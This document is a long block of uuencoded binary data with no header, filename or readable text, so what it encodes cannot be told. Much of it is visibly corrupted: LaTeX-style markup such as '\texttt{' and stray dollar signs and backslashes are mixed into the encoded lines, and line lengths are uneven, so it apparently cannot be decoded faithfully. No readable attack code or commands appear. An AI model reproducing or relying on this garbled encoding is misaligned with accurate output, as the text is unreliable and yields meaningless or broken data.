ME^'(LV+75\LL+3;KWCT2/<2%N+Z=JP\CSW5/C5+;9.U0`M90B`([N#OG:G<, M,3Z#YD?A>6BH^H\B!\$[SX>.3'=O)'?!C67X%MC<CG,6NS%%^#V5_OA_2^_<C $M82,6T&Z=1+$95/DMB6B+"EVEM9_?U_?9(J_0$5@_4@[X=7$V._8<[`^CG<G\]$ MV'<P[S.RI^:\]`8.]GCG-S\.'<R1LYA^;#,GO<T=O!L\L6*,!>X'3\!D!)!& MA""F&,=\$6B&Q',&\$@`H#HCO#^W[BC2+B8Y)^XH\AC]@=GM#!66CD#B?A\$ M!"T)8CDL"=M'E#@)P(%>NXD`2!_2YAF9!?(3E\'TA_'UY][U,X!0D5'GD)%G M1.) ERFU@8PN3R[#T`H95BKAA^39G@G^4JR_4@`=WC">6Q7I^05M!,K!!OE4Y M]":4H86RG\$-;5Q\$ELE*J#-A?B2BQC;*LH7E,7R8V2KG.D':P%#8(^H2D#0(_ $M(4LA7M9 - -8?NK?*<%, 1\&E>_$((:I`@=FA?165>BD0'F*G!@H3[$3DR.8Q(V!)])$ M<B7<'"A;TL%9(^\TI9P4(%.!YSDQ0)X"SW=B@\$HB\`(W!LI5Z.9`V7(4Y"52 $\texttt{M}] \ 05>[\ *1\ `F4J<\&"A/PF!^\]^_S=_ZV<:<7R[\ ?O[\ E:U:\ \$P=MN1[\ N:YE_K)\ MT\&$ MOUEDC[\Y_X]*BQ!B00_2GW?T;T#&&<3:K3H*HS",@V`R\</\$#R>_\7[SW[_ $MZ[_O_B?_O=; [^?Z/_HCSH![42NGG+[\Z3[:XO;0)S>;Z:-YK_Q^JNZUV_D]]]$ MYF^_3';1#(L&4_,Z6VSCMBS_K9>\]<3>3[[+ZM:#J/VY/QG\$87(^WW_\\^2Y $M:=9_{OVV}[=0;QZK, QWU]Z4U=/;/OJG7.]?TOW@?O1%7N?Z^.SZS;Q<Z<B&$ M_S&?9T5-V?EP]W\$06!_!7>5/S]0\0/K#)/\\L9>F-LWI2[Z@##YMLBJ=?\$BK M>9YV5_Y\$\$VE.Z8>C%\$[>=L\$B353V[[S(=.`>*^;M)A<I17U&B:?]/AP/9EF M!; \$U,-L4.<V2904/SV6S20.ESL9><A^>\WI"/_94I:L)?7S4GCMU^=CHC7R^ $MG[R6F\F<\85\&]\A,].7-)"T6;\NJ9ZS*!?7#=/"F6&35A(9V)HU>GS`I']LO$ $\verb|M'W[Z//F0\$93?Y>1N\X5<3<W=ZPDII4\&'U_980+EM16U/D33+B7TK21VZ\/W$ $M_23+V\&CEZZ<38(.TO^8(7\WT40,TD9GH9J4;1GY`Z7[=;),FYWZC>5>[+*\V]$ $MF.1%"W\NUQE]("SE]EN^7$Z^9)--G3UNEM_U%(H_F=T_'C[^6%R\=//D]G%$ $M_?W^3P_?T_QF^>2KM)$ \$04?+:9>QG."40[T&^96R8\$KC]?W5CZ2ZN+SY>//P ML\[+^YN'GZZGT\G[V_O)Q>3NXO[AYNKSQXO[R=WG^[O;Z?6;"3WV3',[AN6N M3QZ)M])G>2VR1F_JLG\7?J9'7E,ZEXO)<_J2T:.?9_D+I3*=S*ELX\]T619/ M;9XGS?Z-_?W3>OFF^;7YP_>3_'%2E,UWDZY3UI3\N7?I^L]7;+_[+;5T[B_N M?]8II3JHR)8AE:.NO32EZ_2[M]^*^CN=_;):I-4D?2(C3*L_]]G[B48?JNR' $MWY/37\%:50Z05S5'_<1+]8?+#Y+9:Y^7=%AUSG9(A9LM)W2SFY$?Q1J.O=,^\$ M.TWI+[_L??DAD)/]/T+Y@=J/?[\$?_V(P?FL-?P+_=&KT>8#]I@6%7O.P*;[^ $\texttt{MEQ,7CA\&A01P>>J?U//18'\&EQTPY!=N-()\#OX?BR(2;`@3^QR1<_"?\#J.E\&PC")} = \texttt{N-()\#OX?BR(2;`@3^QR1<_"?\#J.E\&PC")} = \texttt{N-()\#OX?BR(2;`@3^QR1<_"?#J.E&PC")} = \texttt{N-()\#OX?BR(2;`@3^QR1<_"?"**J.E&PC")} = \texttt{N-()\#OX?BR(2;`@3^QR1<_"?"*J.E&PC")} = \texttt{N-()#OX?BR(2;`@3^QR1<_""*J.E&PC")} = \texttt{N-()#OX?BR(2;`@3^QR1<""*J.E&PC")} = \texttt{N-()#OX?BR(2;`@3^QR1<""*J.E&PC")} = \texttt{N-()#OX?BR(2;`@3^QR1<""*J.E&PC")} = \texttt{N-()#OX?BR(2;`@3^QR1<""*J.E&PC")} = \texttt{N-()#OX?BR(2$ MT0, VGXXCB3:2F31;YFE-Q*,0119,-&,B]DNJ%5F.<2.\$]3I[])Z#.',09XSH $MM\3[[-\$\AOUOO)2WL:<W[Q[*R_; \$4+V:ID!9D?; D-48*6]+P(7\$\$.GF-DZ*6]$ MQ,^\$,RC+1<:*B=7N0+-;4M"01?`PIJ2BUWKS=@6"-'O?>&S1QR:2WA?@[OFU MSO4>:7HK\$)*>NL0XTL+17L7\$LEUF/\$4\ONSE?5Y0"T&;MN4BJV&\0=9-<:?? $M1UE-^{;1}>9CR?>*5F-HC5N\T2X3"^:71Y)2_5IZ*?E7@HMXM427SB"J.$1&D:$ MVHQI^W`/OK+XD:[<Y^2#<I^E=--VGUG,V,2D%@35 KO/+&9B8K8C^11U]X7% $\label{eq:mass} $M\$=W+Y>HYFW^E>SRG"B!M]&92I!N^P!ERCW&_*2@V:0\\ \#F\$9UFMZ1ZO`'IIOU$ MNJSHKKMB'%-#KZ.^VZS6+#.#X8S@=X3W2WHC,H2YX&`\$':-K>349Q;YJ8U-E M0%9V\A+CA!U'O]TM-TA?QNY.U/-J\$UWO\$EBE=3NAMZFRSE5(VRX4C?'CCJ\] MTO61.)MEUN68!_*\)IVV6ZC\$;[RYXKCSHJ.LVY)WF2Y2712/0YA*[JMH1&:: $M/FI/2=VQ:"?]J/JQ7V=$U1.IG<P??Q=N?_:11X0LH]3K_[.KOK[ZE!='J\1T]$ $M; ! [*U, \&@>C: HGC\&U + I5YL; @I = QLP\&^]C(IRXPB@143; Y < J\&]^=] = 75 + 2#[ZR]$ M^/%1_&)ACE\$S4GZ%4Y*3E-E)"K\#XI!R).7QJ7SI^[!UA:84'WSGZ51'BMFA M@C^5F,J+N=>?TE>J=#]2SXY4+(PI?:TLYMER_\#7_LA6`IRZQ#B!X=R4).L_ ML5CA+M8UM2!WGUG,R,2<OA;SYZHLRDVMT3R0_TILM%LO^395+(PK\$Z,\VBZ*

MQ\$/!3"^,WNSO8]0LD&MU.7G6.X*SW^Z"7;]-I::MHJZ76;?/.@D/OA\K\$N]8 M<5WT;X#!8*;W>SVM1]!MEMMB^6HJ#D*<N,(H04_1Q?LC]=^7[VZG\EW9A&0H M)RXP1GB*,30%F#%&U#,Z[^MV8=`3M82IA9D59`JGKS%23"1JMU3;8S%)??"= M*9(]1;M+LU&8[TPAM**LC2-:UTTA%0MC2MDI#R2GXJHNKO\$!TG>Q7J?MX^7! M_-D*K],;#Q7=M>C=Y8DP?(\$Q_)ZQ,US2'@8P3<`T?4/R0U5NZ+5JN<A8H97U M*=-G<%\$;P1V'D2-&OBD-R%)+B9CI3\$4Q\$,K4"5/K>HG\$/)!I!=>6E2[>/)!I M=;E;+2[390 `!I*R,*:D4K@[!.A=GB[+)ZH;CH/X2(S'=3.NFS&=W^K6:97M $M=^3I&0^*, G6P59M-F4AX&, TH=$8MSC,=^9(CI2Z-?I40#3Q$>:;A24S&DH$ $ME*F3(_7L2,?OH]"*HLCV=J<AS6$(OQ=4308/"2R+IM(FS\)X"JF<F"&@W;I.$ M4K*P8Z7R6J5>'4#/5C_6XXU?B&*]SHB^(9ICK-JA-LWAH5P=;-7MKF-FPS"M MYJ%, '6[5/WV<;K>Z>"BI\Q(&YCM9+1")L:,M>W^OL+V[0ECK=4:,M\0N._U. $M:YK\#0YDZ\&59K<Q@.9P2A">M7,WAO/K)X<A?O^E>*N?O"XZK]N+/]N'Q<U?-V$ $\label{eq:mdp} $$MD?<."B(1\#^1B?T@\&Q(/_'*P$^])!B*&7<2/_]\#7*>;V,X\:=;,A9G2>\G'P$$ $M1T<A/".^QV1M">5A7.ISJ7X$/(Q+^R8]*+ZGKW%4:$'-+*B!5$4,Q0$#LFTI$ M;%\0E/S];SQZ<A#=W&WS??!.BR/)[\$`R>(?E@>10,!!]6WI,!;K[PB('VS*S $MK2\/OG^*!OS_-V3?6^*=L\C\$O\#^:F>52\#Y<\#A'1"<0LQ.(&4?$^X@A^8^TV9<.$ $\texttt{ME')7-1V(8<\#VYUU5=2`-0)_J_3\$OOM)O'P;P7PV]8Q\$+^N`E\#O)/@V8,9,E\&$ M&!R#F'Q`M"T^^V.+=^T0^'`X1T0&8>9NM(D?AW!9S&0S)AM(<+(GFV:4S/UO M//JV<)CC>TS:3,!OTN2Q:'8D&DK8MH;H%MV8,9G#'IDK!L-&WA:[:3)3%YIO M/+I_\$-U4GMOO0Y+@2\$*9/?S.)>&^Y%`P%'U;008':H]#N"QFLAF3#?S:MH1T MG:+=9Q[5E`XVVF+2QR]PB#P%F9V`#"5:&8@YQLAHS7<FB;TC2>MU4J1+D@Z' M<X1_`C\$[@9AQ1'"\$.)8.2+:EIQOR,_TO'L:EVY(TS58IN6!6^DD=AW!9S&2M M9?`P+DT&I+,!Z4`^!9-RX8!,;F7:@Z@Q8XD\C\$O55OJZ^E+2M+YYF[%`GM/\$ M8V+V5K-=YD#?#IS9@3,.#(:`@Y@!\;;4]2<2-;FIDED@%YMR=U!83Q;3Q)2W M@X'5XQ`N,V7MU-AJAP`'5_U\$<)P>!.5A7&K*(!\''0SF`%,2V5#H4"B3"U,6 $\texttt{MV6CH4"B7FY*WF]@A`SH.X;*`R_9S[9HF\D5H`+M-J:=\$NB:'4LKYJ2L<\$QG, }$ MP:P6&>!0*)?'@_)MC<?#.2(Y@9B=0,PX0@PBA@\$#<BJ![[+TR#OQ.(3+J-RU M8Y&M'Z-Y!Y&0A3&I](:DTZ8DNQL.YPB_1_0S4[O//&JP'[6'[BM.)C/LA;M3 M^?Y&GMBWM*V--J^3ES@HTJ!YN3"G\$I-X_RL7Q\$9@SK\$S,A[(Q8D6/^9%]JZL MNTEO*H['(5PFF&S&9#,N:TO/,FTW3WI/;?9-E?U8EO1(AD*Y7+7RK,FT[RJ) MMI]95.69J'PTRP@!1TSE&\S1;N[\$&`KF@*`#;`<H]K[PR&\$7>>M6O?>%1XY, $\verb|M9-9!U| \verb|N#KJ*AP&S#N#NH*MD| \verb|W| @&X@LNLB#6T=W[MG6RQPH#7!7_7<,Z\M$| $$ $$$ M*2Z[_I4+^7!0X'E<2I_,4W6^AP+/-P!V8A,AAB]P2'`*,CL%F7%(2)#62&_* $M[73340`748GK7>'ZD_R+U7:;?Q.=>3)2QP4=Z"Z+N=Z\setminus[?^O*Y.^;XJ5SOW]$ M*B@:_X&D_8\$YFXD;".1B75*+^L>R;HI4S^0<>:6?OL91TH*:65`#3TP1JJQW M\$W&[F=;!8`;PO19PES9T&\$^_/:W^0CD:#.8`?Q@P&P;,."`@P*;S:CYVXA@. MYXAPAV#:DR(JM]?%P1OUX"L7Q%K`WZ@D<[Y1`S_1X@5S5.1A7"H&I+,!Z<"] MI9(V=.J(%O-0+E=:OEF9:7Z]O3BEF04Q8>!Q8=NBY8\$#8G](K&OCH5`N#X;D M8]K!6R29E`L'9'U9,L<'M+W@;M)?WZF3EQ@H]\$Z#9J=!,P[R.Y`Q'Z,RR>'A M'!\$,(\Q\|+[\,,\%)S.PD9B!\|TOG,*<@`(CY\\$T\NGO1\\C\\$L3+C7\\@8=RN1B4 MS[A\..]R0,[%@WE6A]*'US7+,X4-Y3GRN-3DF8=RN< E)L\\E,N#\?F0>\$#: ME[CN176EWWK;DL]#N3P:E,\&Y(._'N_+Z0BWE5X_^Z#;B;5!\"L<D^QCVH-B M27T8P\$5B3W184^CLG[S\$0?(T:'82-'0WU`%H6R6R,)Z&V!N0MN\`'LC%/A<? $MIOQDU1GW)8^{:E}=ON\,0+@N93">6!7%AQ(OSIAM(9E_./M\<UNV'(5R6,-F,C))$ MR09^K2]9[8JF]M:9MKNI16U7.4Y:<3,+;C!UBG!56I,QZ2[/]B.+F.@R5<_I M:VKL7Q<O>546JZQH.H=,?>]/7N*@^#1H=AHTXZ"D!?T/>^>ZXT:.9>OZ/<"\ M@U`'`UOUJNVX7[HQP*2S7%79XTN.E1Z>;AR@(*?"F3&EE'2DD%WNUYP7.IM! M[@B2:T=(A>F9'P>=?7%P<WU+<6'<2`9YVC[P^XO>>P3_U!YMCZ;9;#0LYPW5 MO*&PAE3&?EAUJPU]A*7W*ZV1ET2@]@'E`_@+960!4^\$Y+**0R@Z_I=[MG)=7 M@J0P&B2N07]*C"_#F#%AD08FV.M5.YSMZYJ468]0Q&&'R60Z#ZURMA+'&2:0 MZ4PT*^;,U)R90K-2FVW7IE+?OCO^>&KI'!;#:%`)!D-W[ZD<M*DG;=2D#6Y. M%?4V/\$["L(C">!2J42@X)D;8?PM`0EY\$8>H(^V^;@@XH,YEHEAFS?D9<U-.F MS>6B73YKIV;M%-H5CIVMQ_;3B)0NPIV-PPAB%6`*,&\$%ZP"C^ZA?_3V3BW9U M)-A))@(:.RC4XD_EH\$V"-O+&S&](&MB\$L("X)9%.NV;U!+\MYZ%5#E9H(&!N $M:3/UWK3KP@AB)6!C=;EK<+X^OJYFK-Q-.*K7]=@A0:`I9$M@?11@[GT$>,F$ M\$8@#0#^;!P&\$\$@O13`_2%8SSSE_`TB@=K/@*X241R#R`3S\$((9A[8`!)0#\$` M8RD, `@B5`S26P2"`4#5"6`(9/U\`TZB>-AI7_GSQ2^,H-`)<@&Q9<FJZO20" MB0?PM=X+()2&D`HA8=4R'PH0`;"EQ6PKW]3]`\$(%0_[^]7',0J.2C.RL\L39

M)9150>R'0T/N=@%%M1;QI/`D'!,H3J)>O'3%RTDQ'>]^2!!W3A#^[&,B`TT2 $M:Z)/0J,Y$AU$$$LM=K,U8W/0Q<4.F"&&T2"S!MP)\M!VX^]/Y:!-;FW&B;6)$ $M]@,(%03M-NOQ\7=,H+ATQ<H5*Q13B3`U(W9Z+C+WTXC4`:("!']%U\;KLC8,$ $M^{,D4!P;L?}6;L^{+7}L_3-DR4<;D@E?S-$V-B6V0)G!,H#CSQ%?;M5M0,96#$ M-KEGHQZ;85B0=TUW.NCQ5>;ST;(PEN-@`VX*Y:61X_A9FCL_=E:J:]EYS!ZN M8N@.&_MYZ50.VM3:IKNZOB6H_Q<D6=1+9B:4)W0V'RWCWA+GCZ>K6J>+"3G. $M9:-A8@SI)=!VG!3*$\]N?+D"N59+W 1;JDPZ&I\TKM)!/(`N/():96*`%$^$ M(JU6V2/7M_QXI;M<F.D4]7DTF85&E372#:H\$\B(*:Q9R*[*;`GD>>7+ER17* M3:G@UMVQ#;/G,(P&R82!?GR>R\$"3-##Y0KWX]0"YC\8#XVB1^1:MODLUVWNZ MY6J,?*8ST2QG,[?A/XP@5@"F]P*\$\$"P!5,`IQ"H/ZW<,[:`_-ZL#TY"!)K5G M8D<-:];Z@+W3;RUD-9<-AD7D&>JOQ^E#O+Z?GQA&`ULF=T^W]/AP2Q<SNAKK MQQBZM"V[57>BHSF?CY:)M>0A'ZP#)Q%(!T!/RT_R,8'B;!30ULT3KR3&\$,T' ME!ZR]LVA:QLB(81@P6!O;8\2IU!>#G(>T8H(/X!0-4"KK?XH3U]3@P!"=0BI M\$, *27\$8,[?5(CLU:7T.7[5_Y!S&.%K%LX=<?G5.@;7+65IVU%38XG;"=,A,L MN-1Y'?'""&(Y8/U=!6.(%@)**XPQ1\$M`\$12PJL>"H7?#"&(U8#21:H]B%/\$J M\$0%7S?:A[QHXG8=6\8R5FK%2:)6(5K*)@*>``RIA&6#2CA1W8P[H]\$Z<V87% MI`UNP, SN*P4;R4!`*Q?5C^UN"N5>Z=--2>;Y%6.`UM&(8GNI=KBLK32MXVDC M/`2R`\$V3<Z;JG*E"TW3:U-A=UIJ;UIEG=#H<=P=^N,8HXCGB^LZM<8PB[I52 MZE*]IV\W!A[#:%"Z!C_LMIU9>8PA6H6HOF,0"C%\$:Q?5W][K'D?\1"%F@\$D6 M>:76'J!A[3&,!EQ:QTHRNHCQ'4W.0)-DRD1-F2@T2<%\$K=KAN];)+#3R2N._ M-E\^[/3`!JLO]*3%&S:7C8;YO*&:,90WU2NQ7%3=-"*EB[S9'`T%(00K%WQ[M:!_TT&)W;=>W<TSEH\$T]::,F;7#+XXAMQA9_?57'&*)N2>7OZ\R7.F(8#;B4 MPBA`_@F#>6B5SEGI-\^Y7+3+/+MF8SH.\&J)&6CBE5(XP#:"6`&8`DPA5KJ8 MF46+L"""6-5CYM.9^R^F6H)6\$V.(UH!R50<\$`4XB`:;MQ!BBL8-V_(EI&\$\$L M < 3 # W9M " S&\$: #5 # 8 MQDST " 1S3 = PAK : OHXKF (*Q\$7B! < ./G; .@Q" " 10 # > K `G\$)M(,*5`.\.7!,RF85&M6O\$U>YA!+`TODRO.\80-66-:^SXU'#2B"0.PJ=\$\$\$`H $\texttt{M\#2`5,`J13",\:.)8?V/6\$,-HD,L\&2C80UJ"P!OJSP-O=Y^;`\#TL81+@T<'O\:.)}$ M1;<X+.WH+1!"L`*0W]HAB'`MP4J"<7NS"&\$!%4!;BC8;]X0/(X@E@"G`%&*V $M+!W:3PU7_KM)!\#(?4!X@;8M.:=\#WSK"M>000K`D,\/"")<&OC+=O74WNN:$ MNK_LM@W=>@FP?4QFL]&PZ@VQE;`WPC`:U!,&9I=?T(:9Y=&\$A3D(%[1@9GD< M6OS[ZM"N/O#CAI2!)LF4B9HR\$=8D-2:'`[\ONBF4FW*G&TJO*7^X'6\$,T=Q# M^58`(00+"^JNV\V:7S^""&(E8`HPA5BE,=-IB?OWZL*!,41K`>7K'\$0!+R(1 M5R*N\$(\%W*L]GLM%NV363LW:"6N7"G:2B8!F`_J"#MSG=MT]4NMN<^#Y`68R $MT2QG,_<Z^{(+OR)/YZ}5,6>E+YSN6A7#G:OW]_P>XN;1J1R$?V8-B.<1J0>$ M\$*YEX01N81FY8MZD,8D`ET'NNC\F!/>QA'\$-XY!`,9<?>B_6&Z9/7MZ95+0G ML]`HFS92TT8*C4Q)XL_<)J_E++CHFEX6YTR59WK1-;XLC>EIPYNE5RV,(%8! M!I<3.0^MZADK-6.%&U-%8(4&B-F6#/JLD)0#QP2*\$U>L7#\$ZVY8)4TST.!04 MLY*((()8-F+P1`11Q\$WI>[4Z//0?:KYNM^W3Z8EH#")<C/#1KVTP%X693#0K MK = FQLW - N"F4FU + 5?GHUX@QA?)ZEH = Z + PT('44(/JZ%000B@-(!8Q") + '('44(/JZ%000B@-('144(')Z%000B@-('144('JZ%000B@-('144('JZ%000B@-('144(')Z%00B@-('144(')Z%000B@-('144(')Z%00MOTNB_ME[?):<R\$"3=,I\$39D(:Y*!R1'H(V*YBPUO\EYAG,]'R\):;A^<2TT8 MO:QT,+S4L,\$EEYJZFK%2@]4EEYJZ!BLT`"RW[OD\?BW?R;T`OJ;\F<GEN`L6 M;3G&\$\$T\$5`\$JKFKJH,/--(P@E@'6/^9B#-%<0&EE,89H`2B"`E;V&'T'8>>+ M)\9-(E`%@+Y^!`&\$:@/Q\$\$3.=X-B&`SBR#>XWK3-%KI'S`O0-#YGJLZ9*C1-MP!0J&*<RT2R5S.R80]IL)A/-,L_,%@E=F37N/,Q!FWS21DW:*+01?!N^\$/@1</pre> $\texttt{MQ$H?6]*[3'.`W2MFHEDEF>'NQ4S)C,MXUWZR(R;Q-D$0X,26[^97_0&X;0TG)}$ M-`PA:,NP'E#_\$UU"Z1G7CNK]ANLK)O+0*AFL?FH?'IMCIV5<J3V5@S;18*-5 MPXV1N]K).6B3#3:#D#<)HXCG+OYK^]1VPQ[!*.(%X[2)0T5Y&\$&L!\$Q?'B&\$</pre> M8`6@`DXA5CO8VX].2\V1:<@`DS1"\$VY*_]2`%62C82P9TM=`1_K`I.MV6W*< MST=+4S;?OGRMVW)Y"66ID=&)NEGM]XW^](GJ_(G`(,*FQ-T>VMV!RL7U9J7K M[L((8CEC5*G"<]W=;&UYP3`:%+*!D@T4&I2"@?TT?%P+S\$*C:MJ(!_J8ST?+ M^HRE.F.)FYM%TY8S;H)1C\$;CW&Q3.6B33-JH21MA;5+9YG0_%B7,09MLTD9-MV@AKPZ5Z=T\SYIL)VOTT(L6`4/;5QX MEDX:ONQ+<;0H70NN(CC9)FT,HT'E M&32K/9.<1J0.D6/(X+::5@[_L6[F.2Z/??G;CV,%/T813SQ\UV][_P6?%\$4\ $M=7&^FKW8[8Z\7S$\#33+79/EXZJC*8WN[.M!):M9E+A?M<M=.5VZ000!`R"MA$ MPPL+A!`L75`/U4ZGX++AKG03.6A3R39< 3N=AU8U6ZU/] P6[*4!L2T@<(>9 $MN;785@^XI\S<3&S+!MQ%,(9HBJB^(F,,42Y=<^T^<_$M<@05@@I!4Y;ZP807$ MX\Q"_'G'9!8:E3-&NE3,9*)9U9LM'W>'SJDB@A""-8(*0=P/961`_3G@:<]U MB'X`H3B\$5`@IA!(+K;DYR4VA/+7R@SZ1^O'*Z;B\$\$<0R!^/>`EX:D=Q'N+K& MHPWFH56,5N/@<Z,5YJ%5XEAY/5\$PB'`JP4J"%<*9`^L:1/WY/;<9BG&T,*4. MAX-D"XBC1<\$60V6#ET2@=`#NR\37.X@B7KGXH:'^IH=F/1X@\IG-1L/:,>3/

M:?_MM.M6Q@GC8%&[)9.;3)PD`G\$`7*W_XW3LGLQWWG(&FB2AR7%LUIW(0),T M, #D&[!\$1M]R99J<C%'PQ#ZWR&2LU8Z70JG"M=I^+#-<)<]"FG+118#.S-E50 $MHT > = 1/(81@/8*[HYV5*0B$4!%%^3GDI=$(#9^{1W6C+""&()8}HPA5@Z$ M8';L>S>%\LR3*T^.[K:]PKRV#*V[802QPL%NWMXVVS7=^W[8K!X,C'&T*%V+ MM<NM45PY8IZC.P@@5#N0>+\$;+2ZYV!5QY!CRRQ:9A"\$\$8P3Y]4V.HT7B6)A> $M_KO\#RV/:R\#$T2)U+/AJY:41R1S$N\=C$\&\$;MMK[7_HWVR(CSDLC4OB(\#Z"\$ MM/*GL2^TGT:D"A#]@!\\$\$*H#2`4,GEBV/6"J3^@%G4\$+VS(P[F'S@``A!!,# M'IN#]ZR),433`87G3(PBG@TX/F.RQ=DGS"+)!QM\OF2;LT^715(,-G8`;C>% M\G*0BU<+IB^Z5MCV`&KX";Z!:+735`[:U,:&:TK&99"FD2OE-Z`QB4#L`\H' M%`*)!LRX:F[)-;^\$831(90.G@]IL-AIFLN&\$D6"0CP94%OOS61C:[JP\$C8OS MQNJ\L;#&16/LU#!@#-%*0!6BTHZN!?0XK#"OPQD%V&;165MUUA;7UK8+R(_7 M9Q^LBRP1<;,F9Q^F"]L.T(_'IE;=_2-Q;A*!C(#-[L-J<[7FH7[]-")Y@*@` M\$5:K8,2.U^<D4%RR6-=YK>X[*^<D`A4#[G1W802QFC'JELK;'@0`RJ,04B&D M\$(I'2-_R>1&%R2#<K/27%TX"Q2F+S>B&XS)*AZ/\HS<N%\80S1'5)P;&\$"T8 MY3H[-X7RDN6O=GH8LW\$9115+39<\$?GG"&*(UH%S5*D0!+R+&WS5<EMTD`C\$# MIH)G7\$;I</3?;U5[L&).H3P=Y1]MN>(\$BK-10.'=.Z10/AQU=T7DU:"CK-NY MTD0/NTLGJY-`<<EB_0TT`WX`H<J%=)\69CB-2,V(*Q>E962D]F@.BRB,C7"X M*HT)P36QXD/3?P0X+J,T-=+OFV-WV-\$[E9-`<6;\$YI3G)93E1F;.)&Y"F3UVMU, 1P^.*])TA1Q\$N##Z>"DT"Q/8K+IO-^"6.(U@8U9Q`O@:R*K.ST]-0/7NDD $M4&R/)I\.XS)*[;&D(5[;-1_-(85R>SS5:D.^O(0R.I(WZ^W=[NIXW[;__/.X])))])]$ MC-+<205U=G]H:\$7;^[X_DA1%O+"XCTW*2Y)OV_[";JN4O20"E0'>;N^;%U3? MNM6)=K7IC]9\$!IK4HXEMZR(ZB"!61R-&8W?<G[J&%C6)083C\$9;6>69U=1WN MF\$UU5>N^AL]^*4(>,YEHECIF.'?N9!8:93-&5]OU<M]N;>7&13+\@7SF!_1- $\texttt{M="83S0K';'JBV[,2-"Y=XZ76_\$0066\$0X<J\#WRES\#840@K4&N^:@+R*FP79U} \\$ MH/)WWP_QKFN@YG)#NS**YNSFS-`J]JQHINM#8YHLI"CBB8>+JS#]VZD(TZN" MX3&.*IEGT0\=0>2R(831(/<,;K;.]F,4\<+#;W?[0I+36P7,0902MZ'5!1_(M\$HTJ;?3)WG]X!*F;%ZUNXY[(0).:3(XO5NO^P^+N0*23`GD<6?E/IX?F'9TW $\label{eq:mc_eq} $MC'@1Q&('ZU]$$=PY"""86]']K\G=2*S<MX22AMYL@@%^60BJ$$$*YA8*MF=Z2$$$ M0@,\NNDK_6RWHF<3""%8AJ`=^%8((ER%L!G\%6.(UAK]_L7UDB3K%U_T?=A/ M`Y)\$(:+O!6\$\$L5AC_63_#WW=YK\$_*2&\$8*)!^FK\$S*&_YHD\,(9HVJ/TK*DO MYB.*,40SC7*7N>V?=A\(\]*(Y`ZR._S0T&OEH1FV=#(+C0IMQ&W:1SU'QJG; MZ>?E>[*1,]"DU";V#FIGV/?3B%0CLM_M^B\)#\NF7W>,(EYKG%L<WC7K]F`? M![;Z26A--C.Y8)=&VJY_\J9B/,Z\$AC%\$XP'E&3B)\P,()0/DS5:I28PBGC(^ M-!QZ200R#^#&"P@AF&NP;]P>!H[PTXA0B=+M,'<[]Z?""&*EQEZO]D,_.S>% M\LJ3Z\N"ET2@]@#EZ?%RG\$4D_XN=/<0NH"@>1&;V"2>!XJ07[_9TD3;_HB35 M\$O,Z;^?)\9((9!KX?K>EWS;_HB37\$OV429+^7Y0460)VWVSM-\$!.`L6E*U8L MGEB_2HO?]<_(YE^4U%JR;!IZ%C;_@B2/>DFW.M`VV`44Z6/1K#[A:XX413R1 $M<7'6B`N%^"/Z^.Y6:YZ^@IR<%,HS3]XW?_EI1/(`40&B$"D\Q`<$>6GDY@M.$ $M+>9EE\$9\&.LZ6X:907ANY.25?K(ZF[R*\$`"RB\$`1,@&(-W0\M!^,R2A,C'=L-$ MHK`RPK'BVDVAO+;RY2,=''(>\$^A=1KV8Z[B'113RT>1JMS\$AN/+Q-+,*[DQ/ M@C""6\$H8^9E+/2^A+!ME^K8T+J,T-]+Q!'%3**?C1[<L8389BIZ=3*8L2QE? MWJ^Z3C^RS62B6=6;N5,O>4D\$:@?@?1,\$`*HB@/1GD@1B\$&\$J\$^;*-#0A>\$D\$ MD@!0`:\$021GA%@\$WA?+,ERM/+_GG&OC4V!OSL(C"@H7VPWXG@>+2%2M7+*Q" M9<0P,Z801+B68"7!^,MU-,(.(@AC1]AV>O:P!_TUF%E)#*-!(ALHV4!8@Y0, $\verb|M3C1>X"<B^G]1D062KM40K7<[U:[[4=E)CT&\$J1R\\:9IU./@H=1J@BFC;B?*,$ $\label{eq:mass_substitute} $$M^$V+<Z;JG*E"TY),-\?KQ^;^E]O=IKVGQUT_C4AED-WV4W/H='T5O:+?[?@-IKVGQUT_C4AED-WV4W/H='T5O:+?[?@-IKVGQUT_C4AED-WV4W/H='T5O:+?[?@-IKVGQUT_C4AED-WV4W/H='T5O:+?[?@-IKVGQUT_C4AED-WV4W/H='T5O:+?[?@-IKVGQUT_C4AED-WV4W/H='T5O:+?[?@-IKVGQUT_C4AED-WV4W/H='T5O:+?[?@-IKVGQUT_C4AED-WV4W/H='T5O:+?[].$ M2/C]+ @@E#B0>>MF%, *R0=H;]-5%+[O/=HJP,()81AA74/\ >#P((Y1KJVH)? MQNYBU[;N5HZC!94]_=Y@*A/UZ>VF4%X:>;\15-3'9916CE0Y4L&U-E)S_^(E MD,71*'OQ1??K=5,HCT<YW:?VYFTVC""6`*8`4XBE!J-:HK<?_J/IO\OUTXAD M`:("1"&2&^3UJ6OTW65<1FGA2)4C%5SM4;5?__;=H.P(M6(8#2K90,D&PAK4</pre> MUH`K-YP\$B!-;#NQ'?/I9R1X6PV\$<+6S96#9/J_WC[L";.J8120)\$!8A"Q)8) M_IYW7\$:I+0MZ8H'5!_,RHNNX,89H+J"T<AA#E,J(&?&^KY\$=JGPPAFB)J#Y1 $M, (8HE99; JF! P1XN@'X40@C6""D'\Q30RX#!>"T%N$H&8@-UQ\@M0RKOP$]`J$ M3<CJT.S[#[7T+SL)%%.)T6>+KI8:G@J#`\$*9@?@1Z69-5UGJ[6]0#*,!E2![ML@V/Z'X:D2)\$5,@HA,H!XL=T+XE`%0`J(!0B]8#<K.]VSG@]4A3P+"+\M#DV M]L8]+J,TUM+#0S_#2EY\$854`OJ^-F:L?IY7D[9%BB*>>KB/"?+,RK]O]AVW MHP8!A'*&=D<SF#F=D\$\$`H2*\$5`@)JU=:2`\ZR8?D:?7`_7RG\]"JFK%2,U;" M6M76ZF:]&<<>NOYRS_5%,YE@INM)@[Y5XSV=K*:RT"BV1J;3(E=(^#/-GQ&@ M*9?&V^;0K\/VOK&COU@SS\$"3%\$VHKNO_GIJM?M&8S\$(C+JUVO_J[',-HP"77

